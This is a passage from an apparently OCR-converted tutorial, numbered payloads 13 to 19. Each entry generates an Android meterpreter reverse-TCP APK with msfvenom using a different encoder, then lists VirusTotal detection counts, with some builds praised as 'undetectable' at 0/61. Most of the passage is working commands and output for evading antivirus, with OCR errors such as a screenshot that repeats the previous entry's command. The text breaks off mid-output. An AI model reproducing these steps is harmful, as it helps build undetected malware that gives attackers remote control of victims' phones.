[root@Kali]~[~/home/aniket/Payloads]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x64/xor_context apk > aniket22.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android From the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor_context
x64/xor_context succeeded with size 10282 (iteration=0)
x64/xor_context chosen with final size 10282
Payload size: 10282 bytes

[root@Kali]~[~/home/aniket/Payloads]
#
```


- Only Two Detected



13.Terteen Payload

**Command :- msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.157.192 LPORT=4444 -e x64/xor_dynamic apk >
aniket23.apk**


- Payload Generate Successfully



```
[root@Kali-[/home/aniket/Payloads]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x64/xor_dynamic apk > aniket23.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor_dynamic
x64/xor_dynamic succeeded with size 10323 (iteration=0)
x64/xor_dynamic chosen with final size 10323
Payload size: 10323 bytes

[root@Kali-[/home/aniket/Payloads]
#
```

- Only 10 detected



Community score: 10 / 61

10/61 security vendors flagged this file as malicious


File: 24d921686b5e141e4d3ce4c4bfcc04b258d53622ae62be2e2d754b0308361ba
aniket23.apk
mz

Security vendor	Analysis result	Family labels
ALYac	Generic.Shellcode.Ode.Marte.C.9B05E7A5	marte shellcode
Avast	Win32.Msf.Encode-C [Hack]	AVG
BitDefender	Generic.Shellcode.Ode.Marte.C.9B05E7A5	CTX
Emsisoft	Generic.Shellcode.Ode.Marte.C.9B05E7A...	eScan
GData	Generic.Shellcode.Ode.Marte.C.9B05E7A5	VIPRE
Acronis (Static ML)	Undetected	AhnLab-V3
Arcabit	Generic.Shellcode.Ode.Marte.C.9B05E7A5	undetected
AVG	Win32.Msf.Encode-C [Hack]	
CTX	Unknown.unknown.marte	
eScan	Generic.Shellcode.Ode.Marte.C.9B05E7A5	
VIPRE	Generic.Shellcode.Ode.Marte.C.9B05E7A5	
AhnLab-V3	undetected	

14.Fourteen Payload

**Command :- msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.157.192 LPORT=4444 -e x64/zutto_dekiru apk >
aniket24.apk**


- Payload Generate Successfully



```
(root㉿Kali)-[~/home/aniket/Payloads]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x64/zutto_dekiru apk > aniket24.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/zutto_dekiru
x64/zutto_dekiru succeeded with size 10290 (iteration=0)
x64/zutto_dekiru chosen with final size 10290
Payload size: 10290 bytes

[root@Kali]-[~/home/aniket/Payloads]
```

- Undetectable Payload



The screenshot shows a Kali Linux desktop environment with a browser window open to the VirusTotal website. The URL in the address bar is <https://www.virustotal.com/gui/file/4478ea869aaadde4edb90b5eb659ee420c4bf9799c79c36bc016daa427e1b288?nocache=1>. The analysis results show that the file has a community score of 0/61 and is flagged as "No security vendors flagged this file as malicious". The file size is 10.05 KB and the last analysis date is "a moment ago". Below the main analysis, there is a table of security vendor results:

Security vendor	Analysis result	Do you want to automate checks?
Acronis (Static ML)	Undetected	Undetected
AllCloud	Undetected	Undetected
Anti-AVL	Undetected	Undetected
Avast	Undetected	Undetected
Avira (no cloud)	Undetected	Undetected
BitDefender	Undetected	Undetected
GlamAV	Undetected	Undetected
AhnLab-V3	Undetected	Undetected
ALYac	Max size 650MB	Undetected
Arcabit	Undetected	Undetected
AVG	Undetected	Undetected
Baidu	Undetected	Undetected
Bkav-Pro	Undetected	Undetected
CMC	Undetected	Undetected

15.Fifteen Payload

**Command :- msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.157.192 LPORT=4444 -e x86/alpha_mixed apk >
aniket26.apk**

- Payload Generate Successfully

```
[root@Kali-[Running] - Oracle VirtualBox]
File Machine View Input Devices Help
File Actions Edit View Help
[root@Kali-[Running] - [/home/aniket/Payloads]]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x86/alpha_mixed apk > aniket26.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 20536 (iteration=0)
x86/alpha_mixed chosen with final size 20536
Payload size: 20536 bytes

[root@Kali-[Running] - [/home/aniket/Payloads]]
#
```

- Only 3 Detected

The screenshot shows a Kali Linux desktop environment with a browser window open to the VirusTotal website. The URL in the address bar is <https://www.virustotal.com/gui/file/98dd1d6f3ddc4e36b9be15d9b77e873431e50e364e92b82152578a4b9?nocache=1>. The page displays the following information:

- Community score:** 3 / 61
- File Hash:** 98dd1d6f3ddc4e36b9be15d9b77e873431e50e364e92b82152578a4b9
- Type:** apk
- Size:** 20.05 KB
- Last Analysis Date:** 1 minute ago
- File Type:** TXT


Detection: 3/61 security vendors flagged this file as malicious.

Virus Name	Result
Avast	Win32.MsfEncode-F [Hack]
Jiangmin	Heur.Exploit.ShellCode.Gen
AhnLab-v3	Undetected
ALYac	Undetected
Arcabit	Undetected
Baidu	Undetected
Avg	Win32.MsfEncode-F [Hack]
Acronis [Static ML]	Undetected
AliCloud	Undetected
Anti-AVL	Undetected
Avira (no cloud)	Undetected
BitDefender	Undetected

16.Sixteen Payload

**Command :- msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.157.192 LPORT=4444 -e x86/alpha_upper apk >
aniket27.apk**


- Payload Generate Successfully



```
[root@Kali :~/home/aniket/Payloads]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x86/alpha_upper apk > aniket27.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 20543 (iteration=0)
x86/alpha_upper chosen with final size 20543
Payload size: 20543 bytes

[root@Kali :~/home/aniket/Payloads]
#
```

- Only 3 Detected




3/61 security vendors flagged this file as malicious

Security vendor	Analysis	Action
ClamAV	Win.Exploit.Alpha_Upper!	Detected
Jiangmin	Heur:Exploit.ShellCode.Gen	undetected
AhnLab-V3	Undetected	Undetected
ALYac	Undetected	Undetected
Arcabit	Undetected	Undetected
AVG	Undetected	Undetected
Baidu	Undetected	Undetected
Google		Detected
Acronis (Static ML)		Undetected
AliCloud		Undetected
Antiy-AVL		Undetected
Avast		Undetected
Avira (no cloud)		Undetected
BitDefender		Undetected

17.Seventeen Payload


**Command :- msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.157.192 LPORT=4444 -e
x86/avoid_underscore_tolower apk > aniket28.apk**

- Payload Generate Successfully



```
[root@Kali-[Running] - Oracle VirtualBox]
File Machine View Input Devices Help
File Actions Edit View Help
[root@Kali-[Running] - [/home/aniket/Payloads]]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x86/avoid_underscore_tolower apk > aniket28.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/avoid_underscore_tolower
x86/avoid_underscore_tolower succeeded with size 33271 (iteration=0)
x86/avoid_underscore_tolower chosen with final size 33271
Payload size: 33271 bytes
[root@Kali-[Running] - [/home/aniket/Payloads]]
#
```

- Only 2 Detected



Community score: 2 / 61

8348128d11dc4946452595ffb432d2cb350a4a5e38b86b29384fc7230c8259
aniket28.apk

Size: 32.50 KB | Last Analysis Date: 2 hours ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: **hack/malicious**

Family labels: **hack** | **malicious**

Security vendors' analysis:

Vendor	Threat Label	Status
Avast	Win32.MsfShell-T [Hack]	A/G
Acronis (Static ML)	Undetected	AhnLab-V3
AliCloud	Undetected	AVG
Anti-AVL	Undetected	Arcabit
Avira (no cloud)	Undetected	Baidu
BitDefender	Undetected	Bkav Pro

18.Eighteen Payload

**Command :- msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.157.192 LPORT=4444 -e x86/bloxor apk >
aniket30.apk**

- Payload Generate Successfully

```
[root@Kali :/home/aniket/Payloads]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x86/bloxor apk > aniket30.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/bloxor
x86/bloxor succeeded with size 10304 (iteration=0)
x86/bloxor chosen with final size 10304
Payload size: 10304 bytes

[root@Kali :/home/aniket/Payloads]
#
```

- Undetectable payload

No security vendors flagged this file as malicious

Community score: 0 / 61

File: 23f6ba5cdd1fbcc524ee51321b8ddf4465230d8defbefc4c6d8368767953eda

aniket30.apk

Size: 10.06 KB | Last Analysis Date: a moment ago

DETECTION DETAILS COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis	Do you want to automate checks?
Acronis (Static ML)	Undetected
AllCloud	Undetected
Anti-AVL	Undetected
Avast	Undetected
Avira (no cloud)	Undetected
BitDefender	Undetected
ClamAV	Undetected
AhnLab-V3	Undetected
ALYac	Max size 650MB
Arcabit	Undetected
AVG	Undetected
Baidu	Undetected
Bkav-Pro	Undetected
CMC	Undetected

19.ninteen Payload

**Command :- msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.157.192 LPORT=4444 -e x86/opt_sub apk >
aniket41.apk**

- Payload Generate Successfully

The screenshot shows a terminal window titled 'Kali [Running] - Oracle VirtualBox'. The command entered is:

```
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x86/bloxor apk > aniket30.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/bloxor
x86/bloxor succeeded with size 10304 (iteration=0)
x86/bloxor chosen with final size 10304
Payload size: 10304 bytes

# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x86/opt_sub apk > aniket41.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
